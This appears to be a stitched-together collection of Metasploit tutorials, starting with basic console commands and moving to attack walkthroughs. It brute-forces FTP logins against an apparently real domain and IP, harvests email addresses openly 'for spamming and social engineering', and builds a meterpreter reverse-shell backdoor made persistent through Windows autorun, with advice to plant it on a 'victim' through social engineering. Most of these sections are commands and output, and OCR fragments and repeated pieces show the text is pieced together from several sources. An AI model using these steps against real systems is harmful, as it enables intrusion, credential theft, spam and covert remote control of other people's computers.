

Metasploit - Basic Commands

First of all, open the Metasploit console in Kali. You can do so by following the path: Applications → Exploitation Tools → Metasploit.



Once you open the Metasploit console, you will get to see the following screen. Highlighted in red underline is the version of Metasploit.



Help Command

If you type the **help** command on the console, it will show you a list of core commands in Metasploit along with their description.

```
+ -- --=[ 437 payloads - 38 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more modules
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    quit          Exit the console
```

msfupdate Command

msfupdate is an important administration command. It is used to update Metasploit with the latest vulnerability exploits. After running this command, you will have to wait several minutes until the update completes.

```
msf > msfupdate
[*] exec: msfupdate

[*]
[*] Attempting to update the Metasploit Framework...
[*]

[*] Checking for updates via the APT repository
[*] Note: expect weekly(ish) updates using this method
[*] Updating to version 4.12.15-0kali2
Reading package lists...
Building dependency tree...
Reading state information...
The following additional packages will be installed:
  libruby2.3 ruby-did-you-mean ruby-net-telnet
Suggested packages:
  clamav clamav-daemon
The following NEW packages will be installed:
  libruby2.3 ruby-did-you-mean ruby-net-telnet
The following packages will be upgraded:
  metasploit-framework
1 upgraded, 3 newly installed, 0 to remove and 1569 not upgraded.
Need to get 68.6 MB of archives.
After this operation, 56.7 MB of additional disk space will be used.
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 ruby-did-you-mean all 1.0.0-2 [11.2 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 ruby-net-telnet all 0.1.1-2 [12.5 kB]
Get:3 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 libruby2.3 amd64 2.3.1-5 [3,093 kB]
Get:4 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 metasploit-framework amd64 4.12.15-0kali2
[65.5 MB]
Reading changelogs...
```

Target a block from resolved domain name:

Set RHOST www.example.test/24

Demo sites:

http://testphp.vulnweb.com/
http://testphp.vulnweb.com/artists.php?artist=1
http://demo.testfire.net/
https://localhost:3790

Search Command

Search is a powerful command in Metasploit that you can use to find what you want to locate. For example, if you want to find exploits related to Microsoft, then the command will be −

```
msf >search name:Microsoft type:exploit
```

Here, **search** is the command, **name** is the name of the object that you are looking for, and **type** is the kind of script you are searching.

```
msf > search name:microsoft type:exploit

Matching Modules
================

   Name                                                        Disclosure Date  Rank       Descriptio
n
   ----                                                        ---------------  ----       ----------
-
   auxiliary/admin/http/iis_auth_bypass                        2010-07-02       normal     MS10-065 M
icrosoft IIS 5 NTFS Stream Authentication Bypass
   auxiliary/admin/kerberos/ms14_068_kerberos_checksum         2014-11-18       normal     MS14-068 M
icrosoft Kerberos Checksum Validation Vulnerability
   auxiliary/admin/ms/ms08_059_his2006                         2008-10-14       normal     Microsoft
Host Integration Server 2006 Command Execution Vulnerability
   auxiliary/admin/mssql/mssql_enum                                             normal     Microsoft
SQL Server Configuration Enumerator
   auxiliary/admin/mssql/mssql_enum_domain_accounts                             normal     Microsoft
SQL Server SUSER_SNAME Windows Domain Account Enumeration
   auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli                        normal     Microsoft
SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration
   auxiliary/admin/mssql/mssql_enum_sql_logins                                  normal     Microsoft
SQL Server SUSER_SNAME SQL Logins Enumeration
   auxiliary/admin/mssql/mssql_escalate_dbowner                                 normal     Microsoft
SQL Server Escalate Db_Owner
   auxiliary/admin/mssql/mssql_escalate_dbowner_sqli                            normal     Microsoft
SQL Server SQLi Escalate Db_Owner
   auxiliary/admin/mssql/mssql_escalate_execute_as                              normal     Microsoft
SQL Server Escalate EXECUTE AS
   auxiliary/admin/mssql/mssql_escalate_execute_as_sqli                         normal     Microsoft
```

Info Command

The **info** command provides information regarding a module or platform, such as where it is used, who is the author, vulnerability reference, and its payload restriction.

```
f auxiliary(iis_auth_bypass) > info auxiliary/admin/http/iis_auth_bypass

      Name: MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
    Module: auxiliary/admin/http/iis_auth_bypass
   License: Metasploit Framework License (BSD)
      Rank: Normal
 Disclosed: 2010-07-02

ovided by:
Soroush Dalili
sinn3r <sinn3r@metasploit.com>

sic options:
Name        Current Setting  Required  Description
----        ---------------  --------  -----------
Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST                        yes       The target address
RPORT       80               yes       The target port
SSL         false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /                yes       The URI directory where basic auth is enabled
VHOST                        no        HTTP server virtual host

scription:
This module bypasses basic authentication for Internet Information
Services (IIS). By appending the NTFS stream name to the directory
name in a request, it is possible to bypass authentication.

ferences:
http://cvedetails.com/cve/2010-2731/
http://www.osvdb.org/66160
http://technet.microsoft.com/en-us/security/bulletin/MS10-065
http://soroush.secproject.com/blog/2010/07/iis5-1-directory-authentication-bypass-by-using-i30index_allocation
```

Few Metasploit commands

What is metasploit

Metasploit is an open source tool penetration testing tool. It is written in ruby initially it was written in perl though.

Metasploit is one of the most used tool by bad guys(Hackers) and white hat hackers. Metasploit is an awesome tool for finding vulnerabilities in websites ,operating systems and networks.

Features of Metasploit

1. Metasploit is not a single tool.It is collection of hundreds of tools.
2. Metasploit is very powerful it is used to break into remote systems.
3. It is loaded with 1502 exploits and 434 payloads.
4. You can launch exploits,create listeners and configure payloads.
5. You can write your own exploit or modify metasploit's exploits to do that you must have good command over ruby.

These are just few and most awesome features that i mentioned,Metasploit have many , many features for more visit official website. It won't help if we just learn theoretical stuff more you play around with Metasploit more you will discover it.So let's jump to the practical part.

Open your terminal in kali linux

Start postgresql database

Before starting Metasploit we must start postgresql services.

Below command starts database to store all of the metasploit exploits. So everytime you use METASPLOIT you must start postgresql services. It runs little faster with postgresql:

```
root@seven:~# service postgresql start
```

Start Metasploit

Now let's start metasploit:

```
root@seven:~# msfconsole
```

When your metasploit starts you will be presented with above or may be different banner. Now you are inside Metasploit.

Now Check whether you are connected with Metasploit database or not. If you get the message connected to Msf then everything is good.

```
msf > db_status

[*] postgresql connected to msf
```

Change banner

The below command generates random banners.

```
msf > banner
```

Clear

If you want to clear or get rid of banners or clear terminal then just type:

```
msf > clear
```

Help

If you need any help then just type ? mark it brings up help menu.It displays all the commands with short descriptions.

```
msf > ?



Core Commands

=============



    Command       Description

    -------       -----------

    ?             Help menu

    advanced      Displays advanced options for
one or more modules

    back          Move back from the current
context
```

```
    banner          Display an awesome metasploit
banner

    cd              Change the current working
directory

    color           Toggle color

    connect         Communicate with a host

    edit            Edit the current module with
$VISUAL or $EDITOR

    exit            Exit the console

    get             Gets the value of a context-
specific variable

    getg            Gets the value of a global
variable

    go_pro          Launch Metasploit web GUI

    grep            Grep the output of another
command

    help            Help menu

    info            Displays information about one
or more modules

    irb             Drop into irb scripting mode

    jobs            Displays and manages jobs
```

```
    kill            Kill a job

    load            Load a framework plugin
```

Show all the exploits inside Metasploit

The below command will show you all the exploits or tools available in Metasploit. There are tons of tools so it takes little time to load. There are different exploits for database,ssh,ftp.windows and linux. etc. Go through all.

```
msf >show exploits




Exploits

========
```

Filter exploits

You can always filter exploits according to your need.Lets say you want to find an exploit related to ftp just type the following:

```
msf > search ftp




Matching Modules

================
```

```
   Name
Disclosure Date  Rank       Description

   ----
---------------  ----       -----------

   auxiliary/admin/cisco/vpn_3000_ftp_bypass
2006-08-23       normal     Cisco VPN Concentrator
3000 FTP Unauthorized Administrative Access

   auxiliary/admin/officescan/tmlisten_traversal
normal     TrendMicro OfficeScanNT Listener
Traversal Arbitrary File Access

   auxiliary/admin/tftp/tftp_transfer_util
normal     TFTP File Transfer Utility

   auxiliary/dos/scada/d20_tftp_overflow
2012-01-19       normal     General Electric D20ME
TFTP Server Buffer Overflow DoS

   auxiliary/dos/windows/ftp/filezilla_admin_user
2005-11-07       normal     FileZilla FTP Server
Admin Interface Denial of Service

   auxiliary/dos/windows/ftp/filezilla_server_port
2006-12-11       normal     FileZilla FTP Server
Malformed PORT Denial of Service

   auxiliary/dos/windows/ftp/guildftp_cwdlist
2008-10-12       normal     Guild FTPd
0.999.8.11/0.999.14 Heap Corruption
```

```
   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof
2010-12-21       normal     Microsoft IIS FTP
Server Encoded Response Overflow Trigger

   auxiliary/dos/windows/ftp/iis_list_exhaustion
2009-09-03       normal     Microsoft IIS FTP
Server LIST Stack Exhaustion

   auxiliary/dos/windows/ftp/solarftp_user
2011-02-22       normal     Solar FTP Server
Malformed USER Denial of Service

   auxiliary/dos/windows/ftp/titan626_site
2008-10-14       normal     Titan FTP Server
6.26.630 SITE WHO DoS

   auxiliary/dos/windows/ftp/vicftps50_list
2008-10-24       normal     Victory FTP Server 5.0
LIST DoS
```

Detailed information and usage of specific Exploit

If you want to find detailed information and usage of a specific exploit then type the following command. Just write info and paste or write the exploit name. I have picked ftp_login exploit it looks juicy. This is useful.

```
msf > info auxiliary/scanner/ftp/ftp_login



       Name: FTP Authentication Scanner

     Module: auxiliary/scanner/ftp/ftp_login
```

```
License: Metasploit Framework License (BSD)

Rank: Normal
```

In order to use an exploit you have to write use and give exploit name that you want to use.

```
msf > use auxiliary/scanner/ftp/ftp_login

msf auxiliary(ftp_login) >
```

Configure exploit

Show options command displays the configurations to set the exploit.Now when we are inside the exploit just type the below command it will show you the options that you need set to run the exploit.

```
msf auxiliary(ftp_login) > show options
```

Exploit

Once you have configured the exploit and are ready to attack.Write the below command to launch exploit

```
msf auxiliary(ftp_login) > exploit
```

modify source code of an exploit

You can actually add your own code into the Metasploit's exploit.With the below command you can see and modify the

source code of an exploit. This is freaking awesome if you are a programmer what else you need you can a lot.But remember you need to be inside the exploit.

```
msf auxiliary(ftp_login) > edit
```

If you want to go one step back then write the back command:

```
msf auxiliary(ftp_login) > back
```

Show payloads

Check out all the payloads in Metasploit.

```
msf > show payloads
```

```
Payloads

========
```

Run Nmap commands inside Metasploit

You can run all the nmap commands inside metasploit. Example:

```
msf > nmap -F linuxxcomputing.com

[*] exec: nmap -F linuxxcomputing.com
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at
2015-12-19 13:19 EST

Nmap scan report for linuxxcomputing.com
(107.180.0.245)

Host is up (0.18s latency).

rDNS record for 107.180.0.245: ip-107-180-0-
245.ip.secureserver.net

Not shown: 86 filtered ports

PORT      STATE   SERVICE

21/tcp    open    ftp

22/tcp    open    ssh
```

Exit

Exit command will exit or quit Metasploit.It returns you to the main Linux shell /terminal.

```
msf > exit
```

Hack ftp credentials with Metasploit

In most servers there is a common vulnerability that is an open ftp port.It can be exploited by bruteforcing it's username and password.This is exactly what we are going to do.We will exploit a webserver with an open ftp port.There are couple of things you need to do this:

first thing you need is Msfconsole,which is ofcourse pre-installed in Kali..Second thing you need is two wordlists .If you already have then it's good else you can create you own wordlist. So create 2 wordlists of usernames and passwords.Once you have it then we are good to go.

So open your terminal and start postgresql database :

```
root@kali:~# service postgresql start
```

Start Msfconsole :

```
root@kali:~# msfconsole
```

First thing we need is to find ip address of your target and an open ftp port as well.So we will run a fast nmap scan to grab the both. You can run your nmap commands inside Msfconsole console so dont bother to open another terminal for nmap scan. Type the following command:

```
msf > nmap -F zeeroseven.com

[*] exec: nmap -F zeeroseven.com

Starting Nmap 6.49BETA4 ( https://nmap.org ) at
```

```
Nmap scan report for zeeroseven.com
(192.186.251.160)

Host is up (0.43s latency).

rDNS record for 192.186.251.160: ip-192-186-251-
160

Not shown: 88 filtered ports

PORT     STATE SERVICE

21/tcp   open  ftp

22/tcp   open  ssh
```

Now we have our target.We need to find our exploit.For this attack we will use ftp_login exploit.So type the following command to search the exploit:

```
msf > search ftp_login

Matching Modules

===============



   Name                                Disclosure
Date  Rank    Description
```

```
   ----                                  --------------
-  ----    -----------

   auxiliary/scanner/ftp/ftp_login
normal  FTP Authentication Scanner





msf >
```

Above command will bring up ftp authentication scanner.We are going to use it.

Find out more information about ftp_login scanner with the below command.it will bring up the usage ,description and the options that you can use with this exploit.There are plenty but we hardly need 4 may be 6 options just go through all to find more information. .

```
msf > info auxiliary/scanner/ftp/ftp_login
```

Use ftp_login exploit

Just write the below command to use exploit:

```
msf > use  auxiliary/scanner/ftp/ftp_login
```

Once you are inside ftp_login exploit type the below command to see how to set target.It might confuse you because there are a lot of options.We just need to use 4 of them.

```
msf auxiliary(ftp_login) > show options
```

Set your Target

now we need to set the option RHOST by giving ip address of your target.Just give the ip address of the website.

```
msf auxiliary(ftp_login) > set RHOST
192.186.251.160
```

Set threads it sets the speed or how much multiple processes you want to run at a time.

```
msf auxiliary(ftp_login) > set THREADS 40
```

Now here starts the real work.

Set the path of file usernames.This is where exploit will grab usernames to login.Give the right path in my case my wordlist is in desktop.

```
msf auxiliary(ftp_login) > set USER_FILE
Desktop/usernames.txt
```

Now set the path of passwords list.

```
msf auxiliary(ftp_login) > set PASS_FILE
Desktop/password.txt
```

Now everything is set.Run the exploit.Now it starts testing usernames and passwords if it finds username and password then it will stop testing and it displays the **login sucessfull** message along with username and password.

```
msf auxiliary(ftp_login) > exploit

msf auxiliary(ftp_login) > exploit

[*] 192.186.251.160:21 - Starting FTP login sweep

[-] 192.186.251.160:21 FTP - LOGIN FAILED:
admin:adminarea (Incorrect: )
```

Another thing you can do is to use a single username .So instead of using a wordlist you can use some common usernames like root,admin etc.So it will take root as the username and will search for passwords from the wordlists.

```
msf auxiliary(ftp_login) > set USERNAME root
```

Steal Emails In bulk on Kali Linux

What is E-mail Stealing / harvesting ?

E-mail Harvesting is the process of stealing e-mail addresses from web and placing them into a text file. The purpose of harvesting

email addresses is for use in bulk emailing,spamming and social engineering.

There are many techniques used for stealing email addresses,we will use the most easiest and effective technique.We will use So lets start and make sure you are connected to the internet

So open your terminal and type the following command to start metasploit services

```
root@kali:~# service postgresql start
```

Start msfconsole:

```
root@kali:~# msfconsole
```

Now type the following command to show different gather search collector options there are plenty, but we are going to use email search collector.As shown in the below picture.

```
msf > search collector
```

Use the auxiliary email collector by typing the following command:

```
msf > use auxiliary/gather/search_email_collector
```

Now type show options and press enter. These are the configurations,now we have to set domain name and output file.

```
msf auxiliary(search_email_collector) > show
options
```

Set domain name by typing following command and press enter.I setting gmail you can write any domain like bing or yahoo etc. Remember **DOMAIN** should be in uppercase .

```
msf auxiliary(search_email_collector) > set DOMAIN
gmail.com
```

Specify an output file this is where all the email addresses will be saved.Type the following command:

```
msf auxiliary(search_email_collector) > set OUTPUT
yahoo.txt
```

Type show options again see your configurations as you can see domain has been set to yahoo.com and output will be saved to yahoo.txt file.We are good to go.

```
msf auxiliary(search_email_collector) > show
options
```

Now its time to run attack simply type exploit and hit enter.It will take few seconds to collect emails be patient

```
msf auxiliary(search_email_collector) > exploit



[*] Harvesting emails .....

[*] Searching Google for email addresses from
yahoo.com
```

Once process is complete , then we need to confirm that output file is created. File will be saved to home directory so open you terminal and type **ls** you should be able to see your file under the name yahoo.txt in the home directoy.

```
Desktop          driftnet-3.jpeg                  seven.xml
Downloads        Iceweasel_wallpaper.png          sslstrip.log
driftnet-0.jpeg  Nessus-6.3.6-debian6_amd64.deb   tor-browser_
driftnet-1.jpeg  root                             yahoo.txt
driftnet-2.jpeg  seven                            zseven.xml
```

Now open the file to check list type and enter.

```
root@kali:~# cat yahoo.txt
```

How to create persistent backdoor using metasploit in kali Linux

What is backdoor

A backdoor is a program which is used to control and monitor victim's computer remotely without being detected.

So lets start.

We will use msfvenom to create payload. Open your terminal and type.

```
root@kali:~# msfvenom -p
windows/meterpreter/reverse_tcp LHOST=192.168.1.8
LPORT=4444 -f exe >backdoor.exe
```

Replace LHOST with your ipaddress.

```
root@BlackHat:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.8 L
HOST=4444 -f exe >backdoor.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

The generated payload will be installed in our victim's machine.

On successful completion your payload will be saved in your home directory.Now open Metasploit .

```
root@kali:~# msfconsole
```

With msfconsole we will view sessions.

Now type the following command:

```
msf > use exploit/multi/handler
```

Now set payload to windows meterpreter reverser tcp type:

```
msf exploit(handler) > set payload
windows/meterpreter/reverse_tcp
```

Set your LHOST(Your IP address)

```
msf exploit(handler) > set LHOST 192.168.150.130
```

```
LHOST => 192.168.150.130
```

Set your LPORT

```
msf exploit(handler) > set LPORT 4444

LPORT => 4444
```

Now we are all set type exploit. When you type the below command exploit will start and will run in the backround.Once your stage is set we are ready to go further.

Now find a way to send payload that we generated to victim's machine. Use your social engineering skills.When victim clicks we can exploit them.

```
msf exploit(handler) > exploit -i - j
```

Now type help command go see the options you can use with victim's machines.

```
meterpreter > help
```

Now type the sysinfo to see the victim's system information.

```
meterpreter > syinfo

[-] Unknown command: syinfo.

meterpreter > sysinfo

Computer        : DARKNIGTHT

OS              : Windows 8 (Build 9200).

Architecture    : x64 (Current Process is WOW64)

System Language : en_US
```

```
Domain           : WORKGROUP

Logged On Users : 2

Meterpreter      : x86/win32

meterpreter >
```

As you can see i ran backdoor in my win8 machine to test.

Now we need to get persistence just type the below command to get persistance help menu.You have many options here it’s upto you to use them.

```
  meterpreter > run persistence -h

Meterpreter Script for creating a persistent
backdoor on a target host.




OPTIONS:




    -A        Automatically start a matching
exploit/multi/handler to connect to the agent

    -L   Location in target host to write payload
to, if none %TEMP% will be used.

    -P   Payload to use, default is
windows/meterpreter/reverse_tcp.
```

```
    -S        Automatically start the agent on
boot as a service (with SYSTEM privileges)

    -T   Alternate executable template to use

    -U        Automatically start the agent when
the User logs on

    -X        Automatically start the agent when
the system boots

    -h        This help menu

    -i   The interval in seconds between each
connection attempt

    -p   The port on which the system running
Metasploit is listening

    -r   The IP of the system running Metasploit
listening for the connect back
```

Now we need to use -U option to create persistence backdoor. Below command will write script into autorun so whenever your victim logs in a session will be ctrated.

```
meterpreter > run persistence -U -i 5 -p 4444 -r
192.168.150.130

[*] Running Persistance Script

[*] Resource file for cleanup created at
/root/.msf4/logs/persistence/DARKNIGTHT_20161027.3
914/DARKNIGTHT_20161027.3914.rc
```

```
[*] Creating
Payload=windows/meterpreter/reverse_tcp
LHOST=192.168.150.130 LPORT=4444

[*] Persistent agent script is 148428 bytes long

[+] Persistent Script written to
C:\Users\ZEEROS~1\AppData\Local\Temp\uXwdPFQQc.vbs

[*] Executing script
C:\Users\ZEEROS~1\AppData\Local\Temp\uXwdPFQQc.vbs

[+] Agent executed with PID 3440

[*] Installing into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
\sYidKTQoKVgpjRD

[+] Installed into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
\sYidKTQoKVgpjRD

meterpreter >
```

-r You need to give ip address of your machine.
-i The interval in seconds between each connection attempt

https://docs.rapid7.com/metasploit/working-with-payloads/

https://docs.rapid7.com/metasploit/the-payload-generator

https://www.offensive-security.com/metasploit-unleashed/generating-payloads/

https://www.offensive-security.com/metasploit-unleashed/msfconsole/

https://docs.rapid7.com/metasploit/

Basic Msfconsole commands

Assuming you are on Kali Linux 2016 rolling edition we can start the Metasploit framework and msfconsole by clicking the Metasploit icon in the dock. This will start the PostgreSQL service and Metasploit service automatically.

Updating Metasploit with msfupdate

Let's start with updating Metasploit by using the following command in a terminal session (not in msfconsole):

msfupdate
This command should update the Metasploit framework to the latest version. The updates says that we should be expecting updates weekly(ish). **Beware:** Running msfupdate might break your Metasploit installation. After running this command for this tutorial we ran into errors like:
An error occurred while installing pg (0.18.3), and Bundler cannot continue.
Make sure that `gem install pg -v '0.18.3'` succeeds before bundling.
This error had something to do with PostgreSQL and to fix this problem first try to run the following commands:

apt-get update
apt-get upgrade
apt-get dist-upgrade
This solved to problem on our side, it probably had something to do with an outdated version of a package. Is your Metasploit installation broken after running an update and you need some help to fix it? Use the comment function below and we'll try to help you as best as we can. Let's continue with the msfconsole.

Metasploit msfconsole

When Metasploit has booted and the msfconsole is available we can type 'help' to get an overview of the Metasploit core and backend commands with a description:

Terminal

File Edit View Search Terminal Help

```
Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more modules
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    quit          Exit the console
    reload_all    Reloads all modules from all defined module paths
    rename_job    Rename a job
    resource      Run the commands stored in a file
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the framework and console library version numbers


Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces

msf >
```

Metasploit commands

It would be a waste of time and outside the scope of this tutorial to explain every single Metasploit command in this tutorial. We just want you to be up and running as soon as possible in Metasploit and therefore a basic knowledge of basics commands should be sufficient for the moment. You will learn a lot more about the advanced options along the way. Also, most command descriptions should be very clear about what the command exactly does and how to use it. For now we will be looking at the most used basic Metasploit commands in this tutorial like:

- Basic commands: search, use, back, help, info and exit.
- Exploit commands: set to set variables and show to show the exploit options, targets, payloads, encoders, nops and the advanced and evasion options.
- Exploit execution commands: run and exploit to run exploits against a target.

